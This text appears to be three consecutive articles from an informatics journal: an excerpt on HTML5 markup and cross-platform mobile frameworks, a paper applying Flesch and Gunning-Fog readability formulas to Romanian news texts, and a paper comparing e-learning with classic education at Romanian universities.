This means that out of the box, the nowadays smartphones and tablets support the eye candy and all the user-friendly stuff that make HTML5 so talked about. It also means that developers can freely use this technology when creating their applications and not have to worry that the device itself will have problems supporting a particular function.
It also means that developers that want to create HTML5 web applications for desktop use, e.g. for Google Chrome Web Store, are able to use the same code when building an application for the new shiny iPad2 or for any other Chinese tablet.

HTML5 introduces a lot of new elements that make it much easier to organize and structure the pages. Lots of old HTML pages include quite a variety of common structures such as headers, footers and columns and today it is quite common to emphasize them by the use of elements, giving each one a descriptive attribute like class or id.
Using these elements is largely due to the fact that HTML4 lacks the strong elements of semantics necessary for the description of those parts in a more specific manner. The new and fashionable HTML5 solves this issue by introducing new different elements for representing each of these types of sections.
The elements can be replaced with the new HTML5 elements as following: <header>, <nav>, <section>, <article>, <aside> and <footer>.

A usual structure for a document should look like the following:

```
<body>
  <header>Alex's Page</header>
  <nav>Menu Items</nav>
  <article>  <section>  Section 1  </section>  </article>
  <aside>Footnote for Section 1</aside>
  <footer>created by Alex, 2011</footer>
</body>
```

Video and audio elements are almost omnipresent within the world wide web today! In order to address their use and make it much more developer-friendly the HTML5 recognizes two distinct tags for those types of content: <video> and <audio>.
During the recent periods of time websites like YouTube, Video Yahoo, MySpace, Metatube, Flickr, Vimeo and tens of others similar ones made it very easy for anyone and everyone to publish and see video and audio. However, since HTML4 actually lacks the necessary means and methods to successfully manage, embed and control multimedia content, many websites are forced to rely on other technologies, such as Flash, to provide the required functionalities. Although it is now possible to embed multimedia content by the use of different plug-ins like QuickTime, Windows Media etc., Flash is currently the most widely used plugin that provides real cross-browser compatible solutions with the desired APIs for developers.

As evidenced by the various Flash-based media players, authors are interested in providing their own custom-designed user interfaces, which generally allow users to play, pause, stop, seek or adjust volume. The general idea taking into consideration by the

HTML5 specifications is to provide the same functionality directly in browsers, by adding native support for the management and embedding of video and audio content, and providing scripts to control its playback.

The new video and audio elements of HTML5 are really up to the job. Most of the APIs are shared between these two elements - the only important differences are related to the actual differences between visual and non-visual media.

Both Opera and WebKit have released builds with partial support for the video element. The easiest way to embed a video file is to use a the <video> tag and allow the browser to provide its HTML5 default user interface. The <controls> attribute can also be used, being a boolean attribute that indicates whether the author wishes or not to provide this user interface by default.

```
<video src="movie.ogv" controls width="1024" height="768">
   <a href="movie.ogv">Download</a>
</video>
```

Another attribute that can be used in conjunction with the <video> tag is "poster". This attribute is being used in order to specify a special image file that is being displayed in place of the video before the video has begun playing. Although there are some video formats that support their own poster frame feature, such as MPEG-4, this provides an alternative solution that can work independently of the video format.

Embedding audio content is also a very simple task with the help of HTML5's <audio> tag. Most of the attributes are common between the video and audio elements, although for obvious reasons, the audio element lacks the width, height, and poster attributes.

```
<audio src="song.oga">
   <a href="song.oga">Download</a>
</audio>
```

The HTML5 language provides the source element for specifying alternative video and audio files which the browser may choose from based on its media type or codec support. The media attribute can be used to specify a media query for selection based on the device limitations and the type attribute for specifying the media type and codecs. Note that when using the source elements, the "src" attribute needs to be omitted from their parent video or audio element or the alternatives given by the source elements will be ignored.

```
<video poster="poster.jpg">
   <source src="video.3gp" type="video/3gpp" media="handheld">
   <source src="video.ogv" type="video/ogg" codecs="theora, vorbis">
   <source src="video.mp4" type="video/mp4">
</video>

<audio>
```

```
  <source src="music.oga" type="audio/ogg">
  <source src="music.mp3" type="audio/mpeg">
</audio>
```

If the developer wants a tighter control over the user interface implemented in its application, in order to make it fit the overall design of the web page, the extensive API provides several other methods and events to let scripts control the playback of the media. The easiest methods that can be used are “play()”, “pause()” and setting “currentTime” to rewind to the beginning. The following example makes use of these elements:

```
<video src="video.ogg" id="video"></video>
<script>  var video = document.getElementById("video");</script>
<p>
<button type="button" onclick="video.play();">Play</button>
<button type="button" onclick="video.pause();">Pause</button>
<button type="button" onclick="video.currentTime=0;">Rewind</button>
```

Another advantage of the use of HTML5 resides in its “friendliness” when compared to the very strict and harsh syntax and error handling of the XHTML. Differently from HTML4 or XHTML, both of which are defined in terms of their syntax, HTML5 is being defined in terms of the Document Object Model (DOM), in other words as the tree structure used internally by the browser application to represent the document. Considering a very simple document, consisting of a title, heading and paragraph, the DOM tree representation looks like this:

HTML
- ➔ HEAD
  - ➔ TITLE
    - ➔ text content
- ➔ BODY
  - ➔ P
    - ➔ text content

The DOM tree includes a <title> element inside the <head> and a <p> element inside the <body> section.

The advantage of defining HTML5 in terms of the DOM is that the language can be defined independently of the syntax. There are two different syntaxes that could be used in order to represent HTML documents:

- the HTML serialization (taking HTML5 specifications for our example)
- the XML serialization (known as XHTML)

The HTML5 variant refers to the syntax that is primarily inspired by the old SGML syntax well known from the earlier versions of HTML, but now defined to be more compatible with the way browser applications actually do handle HTML in every day use.
<!DOCTYPE html>

```
<html>
  <head>   <title>Alex's Page</title>  </head>
  <body>   <p>This is some text that just happened to be here.</p>  </body>
</html>
```

The XML serialization actually refers to the syntax using XML 1.0 and namespaces, just like XHTML 1.0.

```
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>   <title>Alex's Page</title>  </head>
  <body>   <p> This is some text that just happened to be here.</p>  </body>
</html>
```

Browser applications will use the MIME type to distinguish between the two types of serializations. Every document that is published as "text/html" must abide to the requirements of the HTML serialization and every document published with the XML MIME type such as "application/xhtml+xml" must abide the requirements for the XML serialization.

Application developers should choose which serialization type o to use. This choice might actually be influenced by several factors. Developers must not take "by heart" the use of one or the other of the serialization types. Both the HTML and the XML serializations are optimized for different scenarios and can be used successfully in different situations.

When using the HTML there are several factors that can be taken into account:

- the serialization is backwards compatible with all existing browsers
- developers are almost always familiar with the syntax
- the not so strict syntax of HTML helps avoiding the error screens that are quite common for every little mistake made when writing for XML
- developers can choose to omit some tags and attribute values without any consequences to the final content and layout

Despite all the above mentioned advantages of the HTML there still are situations when the more strict and organized XHTML serialization is not only welcomed but almost required:

- strict XML syntax forces developers to write very well-formed and organized markup; this this actually makes the code much more easier to maintain and develop at a later moment
- the code can be directly integrated with any other types of XML vocabularies like SVG or MathML
- the developer needs to allow the use of further XML processing, a fact that is more and more used nowadays for different platforms for editing and publishing processes.

With all the unified capabilities brought about by the use of HTML5 there still are a lot of problems raised by the existence of so many different mobile platforms to take into consideration: Android, IPad, IPhone, BlackBerry, WebOS, WindowsPhone and even

Symbian or MeeGo (although they do seem to have lost the battle, at least for the time being).

The same fact that brought the problem was also a catalyst for finding an answer: a whole universe of cross-platform mobile development tools have become available on the internet. Among these platforms, we have to mention four of them that specifically target HTML5 and JavaScript development.

PhoneGap is another HTML5 applications platform that helps developers build native applications by the use of the mixture of HTML5, CSS3 and JavaScript. The fact that makes PhoneGap somehow unique is that they let the developers create a complete and fully functional mobile application but place that application inside a native "wrapper", so that it can use native device APIs and there be able to be submitted to the Apple's App Store or Android Market.
As a matter of fact, PhoneGap enables mobile application developers to create an application as if they were targeting the mobile browser but with the benefit of being able to get into a "device dedicated" application store.

The *Titanium* platform is designed from the beginning to help web developers create mobile and tablet applications with greatest ease. Over the year, 2010, the platform has seen a lot of improvements and has enjoyed a spectacular growth in number of users. As any other respectable solution of this kind, Titanium is continuously updating and bringing new features and devices support. The platform is developed and maintained by Appcelerator[3], a company that has managed to acquired Aptana[4]; the latest is the owner of the famous and awarded Aptana Studio platform, fact that would ensure that the tools for building its applications will continue to improve and evolve over time.

Rhodes is another mobile application development platform, a Ruby-based framework designed especially to help the developers create native applications for a wide range of devices and platforms. Rhodes is somewhat different for the above mentioned tools – the Ruby[5] programming language is the real workhorse that does it all on the backend side. But, despite being a Ruby tool in essence, Rhodes uses HTML, CSS and JavaScript in its views. That fact brings the possibility to use HTML5 for the interface of the application.
Unify Project is in fact not an integrated platform but more of a set of development tools designed to help developers create smartphone applications by the use of HTML5, CSS3 and JavaScript. Sponsored by Deutsche Telekom, Unify Project is being published under a dual open source license (MIT and Apache version 2.0) and it uses a combination of PhoneGap, Adobe Air, Sass and the Xuooxdoo JavaScript framework.

[3] http://www.appcelerator.com/ - developers of Titanium, considered as one of the top 5 cross-platform mobile application development environments
[4] http://www.aptana.com/ - one of the leading open source IDEs for web applications development
[5] http://www.ruby-lang.org/en/ - Ruby is a dynamic, reflective, general-purpose object-oriented programming language that combines syntax inspired by Perl with Smalltalk-like features. Ruby originated in Japan during the mid-1990s and was first developed and designed by Yukihiro "Matz" Matsumoto.

These four environments for developing mobile web applications are not, by far, the only ones available out there. In fact, there are a lot, and I really mean a lot ☺, of such platforms and tools for every taste and programming background – jQuery Mobile, Sencha Touch, Python, Lazarus, Brew, Java Mobile Edition (ME), .NET Compact Framework (CF), Flash Lite, RhoMobile, SproutCore and others

As long as the browser support of HTML5 keeps improving the differences between developing and using a HTML5 application in a native wrapper or accessing it by a desktop shortcut directly as a browser application are going to faint, and hopefully – one day – disappear ☺

From reading the tech news we can see that quite a lot of important player of the today web, like Apple, YouTube or Facebook, are looking to HTML5 as the future preferred platform that can see a widespread use on the next generation of mobile devices.
In my opinion, regardless of the actual way the application is being developed and used - through a framework, through an application wrapper or as the basis for a mobile web application - HTML5 has all the chances to continue becoming an important driving force for mobile application development.

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WEB APPLICATIONS READABILITY

Eugen-Gabriel Garais [1]

Abstract

The emergence known by online press companies requires written filtered information for a better understanding and speed the understanding of texts and messages that are posted. Testing the readability of text in an online environment is important in the optimization process for indexing in search engines and not only.

Keywords: readability, web, text optimization

Readability of text is defined as a document that can easily be read and understood.

As [WLDB04], *Gunning Fog, Flesch Reading Ease, Flesch-Kincaid, SMOG (Simple Measure Of Gobbledygook), Fry Readability Formula, Automated Readability Index (ARI), Spache Readability Formula, Dale-Chall Readability Formula, Coleman-Liau Index* represent algorithmic-level models that are helping the site rank in a hierarchy of degrees of readability and are useful in filtering and sorting of certain information depending on the resulting interpretation of texts.

The models that are treated below are implemented in www.amosnews.ro dynamic site, which is made entirely by the author. This site belongs to a news agency in Romania which issues daily news to about 90. Given the large number of visitors to the news and decided to test the readability of this site for future maintenance. The large number of aggregated data sets just over 24 hours gives us a sufficient area of study as a suggestive interpretation. The text of the test models were observed that only the following tests have a consistent minimum acceptable result for the texts in Romanian and English: Flesch-Kincaid Reading Ease, Flesch Kincaid Grade Level, Gunning Fog Score, Coleman Liau Index, Smog Index, Automated Readability Index.

To observe the results in comparing manner there were two texts chosen and noted as story A and story B from the pages of the web site *amosnews.ro*:

Story **A** - http://www.amosnews.ro/Stire-29-50027

Story **B** - http://www.amosnews.ro/Stire-29-50235

We refer to these texts as Story **A** and Story B.

In table 1 are presented common parameters which stand at the basis of the following models

tabel 1 – Analyzed parameters to calculate the readability formulas

Measured parameter	Story A	Story B
Characters	12903	528
Letters	10466	413

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Phrases	109	7
Words	2120	91
Distinct words	932	49
Average words / sentence	19,45	13
Average nr of syllables / word	2,02	1,87
Words with >= 3 syllables	611	25
Total count of syllables	4275	170
Percent of words with >= 3 syllables	28,82	27,47

Readability formulas are divided in two categories $\mathbf{L_1}$ and $\mathbf{L_2}$ which are differentiated through the way of interpreting the final result. There are results that:

- Are distributed on a 0 to 100 scale;
- Indicate the level of necessary education to understand the text.

According to [DFJH09] the results of formulas that take account of number of syllables $\mathbf{L_1}$, is transposed on a 0 to 100 scale, in which 0 gives the text a lower level of readability (a hard to understand text), and 100 gives the text a high level of readability (text easy to understand).

Flesch Reading Ease Model is of L_1 category with levels from 0 to 100. As the score grows higher the document is easier to understand. Web Sites must reach a level between 60 and 70 to be understood by a number of many readers.
This calculation is based according to [PHWB94] on the next elements:

- average of sentence length;
- average number of syllables;
- the amount of personal word used;
- the amount of personal sentences used in 100 words.

The model determines how much a person with average skills can read and understand from a written message. The results are compared with determined standards for the targeted audience considering that a readable Ad contains 14 words in a sentence, 140 syllables at 100 words, 10 personal words an 43% personal sentences.

The method represents a way of verifying the communication efficiency and it is advisable using this together with other pretested processes.

The formula is:

$$\boldsymbol{FRE} = 206.835 - 1.015\left(\frac{Ncv}{Pr}\right) - 84.6\left(\frac{Tsilab}{Ncv}\right)$$

where:
FRE: Flesch Reading Ease readability formula
Tsilab: total number of syllables
Ncv: number of words
Pr: number of sentences

The coefficients 206.835, 1.015 and 84.6 are multiplying coefficients chosen according to [DFJH09] as a result of text tests on English language. The coefficients are a consequence of a refinement process of the amount of education degree of a person that reads and

understands the English language. The coefficient of 84.6 represents the amount of importance assigned to the number of words within a text.

The word processors that use this algorithm are according to [WWW5]: Microsof Word, Google Docs, Lotus WordPro, Kword.

table 2 – The results after applying the Flesch Reading Ease formula on story A and B

	Story A	Story B
FRE	16,5	35,6

The results after applying the Flesch Reading Ease formula on the two stories A and B, demonstrates the calibration strictly for the English language being impossible for the two stories to be on such a low level on the 0 – 100 scale. The obtained result as they are can be treated as if the persons who read these texts should at least have a PhD diploma.

The researches on readability formulas shows that there are formulas for next languages: Italian, Spanish, French, Danish, Japanese according to [WWW26] and [WWW27]. The author for this article is developing and researching a formula specific for the Romanian language which is part of his PhD theses.

After some tests it has been observed that the only formulas that are close as a result to the Romanian language are the formulas for the Italian and Spanish language, as it should be reasonable because of the lexical construction similarities between these languages.

The calibration of the **Flesch Reading Ease formula for the Italian language** is of L_1 category. The formula is also known as the Franchina-Vacca formula according to[WWW18] and [WWW29].

$FRE_{IT} = 217 - 1{,}3\ N_{cvmed} - 0{,}6\ N_{sil100}$

where:

FRE_{IT} - *FRE* formula for the Italian language (Franchina-Vacca)

N_{cvmed} – number of average word on sentece

N_{sil100} - number of syllables in 100 words

table 3 – The results of FRE_{IT} formula on stories A and B

	Story A	Story B
FRE_{IT}	70,07	88

Applying the FRE_{IT} formula on story A and B results as in table 3 that this formula is closer to reality as those in table 2. So it is proved that using formulas of languages with a closer lexical form to the Romanian language is preferable.

The amount of 0,6 is applied to the number of syllables identified in 100 words chose successively in the analyzed text and 1,3 is the amount applied to the average number of words from the total number of sentences.

The adjustment of **Flesch Reading Ease** formula for Spanish is classified as a L_1 category. According to WWW19, the adjusted formula is known in this field as

Fernández Huerta. The Spanish label comes from the name of the scientist who adjusted the initial Flesch formula.

$FRE_{SP} = 206.84 - (0.60 * N_{sil100}) - (1.02 * N_{cvmed})$

where:

FRE_{SP} - FRE formula adjusted for Spanish language (Franchina-Vacca)

N_{cvmed} – number of average words from a sentence

N_{sil100} - number of syllables at 100 words

table 4 – The results of applying the FRE_{SP} formula on stories A and B

	Story A	Story B
FRE_{SP}	80,06	86,9

The result from table 4 is another prove of small gap between the lexical form of the romanian language and others to base a new readability formula.

Adapting the **Flesch Reading Ease formula for the French languageis of** L_1 category. The adaptef romula can be found in literature under the *Kandel - Moles* name according to [WWW20], [WWW21] and [WWW30].

$FRE_{FR} = 207 - 1.015 \left(\frac{Ncv}{Pr}\right) - 73.6 \left(\frac{Tsilab}{Ncv}\right)$

where:

FRE_{FR} - FRE Kandel-Moles formula

Tsilab - total number of syllables

Ncv - number of words

Pr - number of sentences

table 5 – The FRE_{FR} formula results on stories A and B

	Story A	Story B
FRE_{FR}	38,8	56,3

Here is to mention that in spite the fact that the French lexical forms are close to the Romanian language yet the result of the readability formula shows that numbers are much to different and that this formula cannot be useful in determining a new adaptation of the Flesch formula for the Romanian language. The coefficient of 73,6 is modified from the standard of 84,6 for adapting to the *FRE* formula of the French language.

The models of determining readability with educational notations *are of L_2 category, which can be found in specialized literature as:* **Gunning-Fog, Flesch-Kincaid Grade Level, SMOG, Graficul de lizibilitate Fry, Automated Readability Index, Spache, Dale-Chall, Coleman-Liau Index.**

In this article it will be applied only one model which according to [DGJG09], the **Gunning-Fog** model shows how many years of personal education e person needs to understand with ease a specific text. A lower number denotes a better understanding and at the other point of interval, a higher number shows a more complex text and so making it hard that such a text to be understood. In this case a number of 17 needs post-university education for a text to be understood. This test was created for the English language cand tests mainly the number of syllables from a word ignoring the numerical values.

Testing this formula on stories A and B gives results in table 6.

$NIV_{edu} = 0.4*(Ncv/Pr+((Cts/Ncv)*100))$

where:

NIV_{edu} – US education level

Ncv - Number of words

Cts - Number of words with more than 3 syllables

Pr - Number of sentences

table 6 – The Gunning – Fog formula results on stories A and B

	Story A	Story B
NIV_{edu}	18,5	12,7

It is suggested that the number of long words should not be more than 10 to 15 at every 100 words so that texts can be understood with an education equivalent to high school. After many test of more than 40.000 texts of different lengths and complexity a formula was created to calculate Romanian language readability.

The relation which results from applying the rules in determining proportions is:

$$G_{cit} = 0{,}0158 * \frac{L_{txt} * NIVgr}{FREis}$$

where:

G_{cit} - readability formula for texts write in Romanian language

$\overline{FREis}$ - the average of **FRE** relations on a 0 to 100 scale

$\overline{NIVgr}$ - average of relations which calculates the level of education needed for text understanding

L_{txt} - text length measured in number of characters

This formula determines based on complexity formulas how much other texts are easier or harder than other. This formula can be used in many case scenarios. This formula and research was done by the author having as a case study all the stories written and published by the news publishing agency Amos News (www.amosnews.ro).

From the developers point of view they have access to a table of contents which suggests them quality and quantity values. The supervisors of texts that are being added to a web site use the G_{cit} indicator in an automated way through filtering and calculations of an algorithm which shows them not only final results but also the intermediate stages so that they can make better decisions about keeping or improving the quality of texts that are published on the web site. Better texts can grow the number of visitors. There is not quite a standard for what is a good text, but there are target audiences and for this, using the right tool can improve the experience of that target readers.

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E-LEARNING OR CLASSIC EDUCATION?

Maria-Lavinia Popescu[1]

Abstract

The digital environment extents obvious the sphere, being used to provide information and to express ideas in different manners: verbal, visual, auditory or a mix by all these. As result, for educators will be more and more difficult to favour the handle of verbal language to detriment of others expression modalities. Internet becomes, in every day, the referee of education and culture access, and the most adequate form from to come in the meet of knowledge needs and continuous formation is E-Learning.

Keywords: educational add value, higher education services, academics sites, e-learning, marketing research, consumer

1. Introduction

The digitals libraries, multimedia and the externals abilities change sensible the perspective towards educational practice. If, the traditional education it is organized by age groups, the online education it is organized by subjects; at same online course, can participate students with different age, prepare, professional experience, deriving from all the glob areas. The Internet introduction is the event which imposes the emergence of a new paradigm in education and former. The convergence, by the background of majors changes in social, of few factors as: the technologic development, the new pedagogic theories and the responsibilities division for education with divers others institutions – lead at the characteristics which give the measure of this paradigm:

- the roles fluidity trough the continuous rock of role educated-educator in the learning group ("symmetric knowledge advancement"- *Scardamalia*, 1995), trough continuous re-structure of learning teams in function with the interests or on criteria by task efficiency;
- curriculum oriented to the particular necessities of student trough the personalisation of former way – the different composition of educational objects in function with the requests of each recipient–trough the former individualization – the non-linear structure of information, with the possibility of return at more difficult contents about the automate identification of gaps -, autonomy ousting an imposed rhythm, the spatial independence and asynchrony seminars;

[1]Ph. D. Candidate Maria-Lavinia Popescu, FSEGA, "Babeş-Bolyai", University, Cluj-Napoca, *Investing in people!*, Ph.D. scholarship, Project co-financed by the SECTORAL OPERATIONAL PROGRAM FOR HUMAN RESOURCES DEVELOPMENT 2007 – 2013, Priority Axis 1. "Education and training in support for growth and development of a knowledge based society", Key area of intervention 1.5: Doctoral and post-doctoral programs in support of research.Contract nr.: POSDRU/88/1.5/S/60185 – "INNOVATIVE DOCTORAL STUDIES IN A KNOWLEDGE BASED SOCIETY", Babeş-Bolyai University, Cluj-Napoca, Romania

- distributed resources trough the utilization/the integration/the access of electronics libraries and multimedia materials, trough the specialists training in students discussions;
- virtual facilities;
- asynchronic lessons.

The new paradigm is gathered united by the effects of surpass the printing culture, in a society of generalised communication. Internet is, day by day, the referee of education and culture access, and the most adequate manner for to meet the knowledge needs and continuous former is e-learning, because, in the first place, we observe the convert of cultural content by entire world in a digital form, making thus the products available anyone, anywhere and anytime. Second, they are developed multiples modalities to represent information, to simulate interactions, and to express ideas, developing the intelligence acquisitions, decaying thus the civilisation spectrum, modifying the requests at culture participation. The epistemological development has interesting aspects. The ration cooperates with the language, the formal symbolise by math and logic, being seen as an extension of varieties currents linguistics forms. Then, the individuals exteriorise divers currents abilities – to calculate, to write correct, to memory, to visually, to compare, to select – in the digitals instruments with which they work, thus obtaining a true skilfulness as regards these abilities, once education results.

In despite of obstacles in the establish of real advantages, the distance teaching-learning technologies have a big percentage in all world, especially, thanks to teachers, parents and students efforts which consider the access at an open form by distance education as one education right, or as result of good-intentioned efforts of ones governments, which consider the distance education as a key point in the bigger former demand meeting by all life.

Indifferent by organise background in which has place the e-learning, it is an education focused by the person who learn.

Figure no.1: The e-learning universe focused by the person who learn

Romanian education confronts in this moment with the problem of one fundamental option or he continues to function in inertial manner, following the ways by precedent century, or he orients by those transforms which make him synchrony with the most important currents and futures developments.
The paper is structured thus: an introduction, followed by the presentation of remarkable concepts of domain studied and the research methodology, the presentation of results which are by till moment in e-learning domain and the most important conclusions.

2. Conceptual Delimitations

The purpose of research is to diminish the errors in decisions taking at the management level of one entity and to help with coaching and improvement those marketing decisions. At the base of good decisions it is the information availability and their correct use. Thus, a very important task of management is that to recognize and to diagnose a problem.

The plan of marketing research consist in mention the methods what will be used from collecting and analyzing the necessary dates with purpose to identify and to reaction in face of one problem or opportunity, so that the difference between the cost of obtain a different exacted levels and the expected value of information associated with each exacted level to be maximum. The dates collecting can realize by two sources: secondary (documentary research) or primary (quantitative research or qualitative research by using most often an investigation in the case of quantitative research). I have in view the specificity of domain and I realised a research by secondary sources.

The Educational Software is any software product in any format (exe or not) which can be used by any computer and which represents a subject, a theme, an experiment, a lesson, a course etc, being an alternative or the unique solution in comparison with the traditional methods (blackboard, chalk, etc).

An **e-learning system** (distance former or education) represents a planed experience by teaching-learning, organized by an institution which provides materials assisted in a sequential and logic order for students for they assimilate these in their personal manner. In this kind of activity the agents of activity are not constraint at co presence and synchronicity. The mediation is realised trough different modalities as CD material (eventual trough correspondence), technologies which transmit the contents trough Internet.[2]

A virtual education institution can be defined by one side as an institution involved in activities by educative type which promote his programme and the lessons of the individuals who are directly interested with the help of informatics and communication technologies, providing too tutorial support or from the other side as an organisation created by partnership for facilitate the teaching and the learning without direct implication as provider of educative programmes.

[2] Istrate, Olimpius. *Educaţia la distanţă. Proiectarea materialelor*, Editura Agata, 2000, p. 25

Corresponding to the classification made by European Corporate e-learning, exists three models general accepted in e-learning world, each having a share approximate equal on this market:

a. **Independent e-learning** represents the model by which the individual user unloads the course material by Internet or he utilises him directly by CD, covering alone. This presents the advantage of one very big quantity of information, which can be accessed in a very short time, but it is very rigid as regards the instructor-pupil communication.
b. **Asynchronic e-learning** allows only one single user to transmit information all of a sudden. A thus example it is that in which the instructor can provides the information of pupils, but these can not interact while they receive the information. The major advantage in this case it is that the pupil keeps the facility to work about his rhythm and he can obtain answers at requests in an acceptable time period.
c. **Synchronic e-learning** allows the information transfer with anyone user in any moment. An example it is that in which the tutor and the pupils transfer information in the course period, usually in real time. This mode it is evident the most perform between all as regards the degree of communication facility, the integrated audio-video facilities creating the concept by "*virtual classes*".

2. Results obtained till this moment


The aim of e-learning systems is to offer an attractive environment for learning (presentation and testing of knowledge), therefore the participants develop their abilities and build active their knowledge. The facility with which a student manages to accumulate knowledge, the prepare level by which he obtains about this process and the time necessary characterises the quality of this system. Over there by the simple representation of knowledge, in e-learning systems, the top research at international level are focused especially by psycho-pedagogic factors. In this context we propose take into account of individual particularities: previous knowledge, learning style, needs and motivation. On the basis of those attributes can develop an adaptive educational content, which starting to users traits, builds a particular learning model, which is efficient and it has at found the motivation.

The elements which must contain a web support page from e-learning are: *information about course and instructor*, which include dates about the themes which will be covered through courses, the physic or virtual meetings syllabus between the participants of course; *elements by internal communication*, which offers access at e-mail, focus groups, formularies by which the students offer biographic dates or about the problems which they meet in the educational process; *information about homework and exams*, which include the online exams distributed for to be completed and taught, problems solutions, examples, etc.; *course materials*, which are online accessible texts or through folders by server; *animations demonstrations*, audio and video elements, which are much more complexes and necessity as all the students to have access at performer computers; *supplementary materials*, in electronic format, which to complete the information offer by the course support: papers, research studies, monographs, scientific reports etc. Additionally, must to exist links with others web locations with information by same domain, others web pages course support existed by Internet, virtual libraries etc.

Therefore the educational material is accessible by Internet, by a platform named e-learning. The individual who wish to learn by a thus platform, comes by a specialised site, register him with the personals dates and he becomes user. The ulterior access makes in the basis of a user name and a password.

In 26 February 2010, UBB launched an e-learning platform by 1, 56 millions euros value. The project objective is the development of one e-learning portal which assures a higher degree of educational cooperation, through IT instruments, with the Romanian academics institutions and by all the world and to facilitate the access at information and technologic support by last hour in the view of efficiency of education process of all the UBB students. This project represents a new step in the faculties informing through the creation of one e-learning platform.

The e-learning portal which will be implemented at „Babeş-Bolyai" University for 1, 5 millions euro it will addresses at 40.000 users and it will the biggest by this type in Romania, show the representatives of company which structure him, Net Brinel.



"It is for the first date in a Romanian university when are integrated by Microsoft platform both the educational content – the support for courses – and the services offered by university, as the management and the courses calendar, discussions lists, valuations and option polls, testing instruments, performance reports, integrations of educational functionalities and academic management by informatics systems which are", said marketing director of Net Brinel.

"The education potential realized with the help of informatics means it is still adequate unexploited in Romania, we hope that this project to represent an example for others similar institutions", declared in a press release the CEO Brinel, Marcel Borodi. Cumulative, the time for project surpasses 10.000 work hours, said this. The project involves Microsoft solutions – instant messenger, platform solution of portal, the

integrated management of identity, backup, HP – servers, rack and storing, and Cisco – solution based by a routers systems and antivirus.

SEArCH Project – E-learning Adapted Systems using conceptual maps by framework of UTCN will be achieved in 36 months (October 2008-August 2011), in five steps. The principal objective of this project is the establishing of one methodology for the development of adapted content in e-learning system and her valuation in experimental regime.

4. Results existents in present in the specialty literature as regards the faculties/universities sites utilization in the view to create educational add value

4.1. Causes of use faculties / universities sites for obtain the educational add value

The transformations tended to product him in accelerate manner in ’90 years in certain world areas, especially in the Asiatic countries by Pacific zone and in North America, and it is possible more slow in Europe. This rhythm it is in change now. For example, in *Bologna Statement*, adopted in 1999 by education ministers of countries members and the countries associated of European Union, it is mentioned the necessity of increasing of European higher education competitively by global plan and the introduction of changes which have a similar effect. It is born the “Bologna Process”, which it is a reformer process and pan European process, which must generate just in 2010 “the European Higher Education Space”, so an unitary and competitive space by global plan.

Romania promised to takes part at the realisation of all objectives of program as regards The European Higher Education Space and she assumed her the obligation of terms established respect, the delaying of this process can generates by middle and long term distortions impossible to be recuperated

This much more with the contemporary higher education confronts him with transforms without precedent. They are generated by three factors:

- First is represented by **the information and communication technologies**. The annalists consider that those developments emphasise the start in “digital era” and in the information and knowledge affirmation as fundamentals sources of economical-social development. They contribute at globalisation extension. Those technologies effects in academic world are not much more profound. They started to be “virtual universities”, which seem have not limits in the social time and space. The trans-frontiers universities, virtual or following the classic model of “academics campuses”, multiplies with the apparition with the extension of privates universities for profit or non-profit. The information and communication technologies bring changes to in the classical managerial models of universities (for example, trough the establishing of new administration informatics systems), in the libraries and documentation centres organization, in the studies programs projection and application, in the research organization and use etc.
- Second factor is **the increase of higher education individual demand**. Lot of people, wish to obtain a higher education diploma. This aspect involves important changes in

higher education "offer". As result of this pressure and diversification, in the lasts 30 years, in world, the students' numbers grown up with 300%, and the number of universities teachers trebled. Therefore, the higher education becomes the mass higher education, even if at begin he had selective. The education, in general and especially higher education, transformed in a veritable industry, reaching to have a similar visibility with the most powerful and moderns contemporaries industries (for example, the communication industry) and to replace the traditional industries existed in XIX-XX centuries. It is true, that the educational services are fundamentals for the knowledge society and economy.

- Finally, the third factor gives the form of **higher education market**. The institutional diversification by public-private axe and the growth of individual demand for higher education generated the competition between the universities, and the extent of students' number of fees for educational services leaded at the apparition of commerce with thus services. Therefore, The Commerce World Organization adopted, in the last decade of past century, the first international trait by regulation of services commerce (GATS), inclusive with educational services, in conditions by market liberalisation growing up. The universities and their "customers" – the students – operate now, to by the perspective of this trait, in conditions by market at national, regional (continental) and global plan.

4.2. Comparisons with others industries, countries, regions

The online education is in some measure, different by traditional education. About the computer access is solved, the individual who wish to study online must be inured to the Internet search, the e-mail, the attachments sending and receiving, texts processors.

The write is the principal method for communication in the online classes, trough the write will express the thoughts, will share the ideas and will put the questions. Then when the online student has need by help for understand the notions, this can put the questions at virtual colleagues and at tutor. The body language, generated by confusion, satisfaction can not be seen by colleagues or tutor than if it is used a web camera. The same as in the framework of a traditional school, the online student must reserve him an adequate time for study. While the online courses offer maximum flexibility being focused by user, they request auto discipline and good will to independent work.

It is evident that the traditional education do not lose never the prerogative of direct dialog between teacher and students, trough it is realised an optimum background for personality modelling, the pregnant competition sprit, but too the reciprocity of psychological support. The Internet offers new instruction opportunities, of whom it is not obligatory to give exclusivity.

More between the traditional academics institutions they bought or projected them own e-learning system, which is accessible not only of students registered at distance education sections, but too for students which are with frequency. The Internet, becomes more and more pregnant, an auxiliary of educative process by any domain.

The hypermedia technologies use is a pregnant characteristic of all e-learning systems. The intuitive imprint and the attraction add which it is offered of Web sites are not supplanted. In the last time can observes a big accent put by the multimedia open-source technologies selection thanks to very large public whom it is addressed to use the educational materials. The accessibility it is a major request for all which is published by Web and the use of one own technology limits the recipients' number by begin.

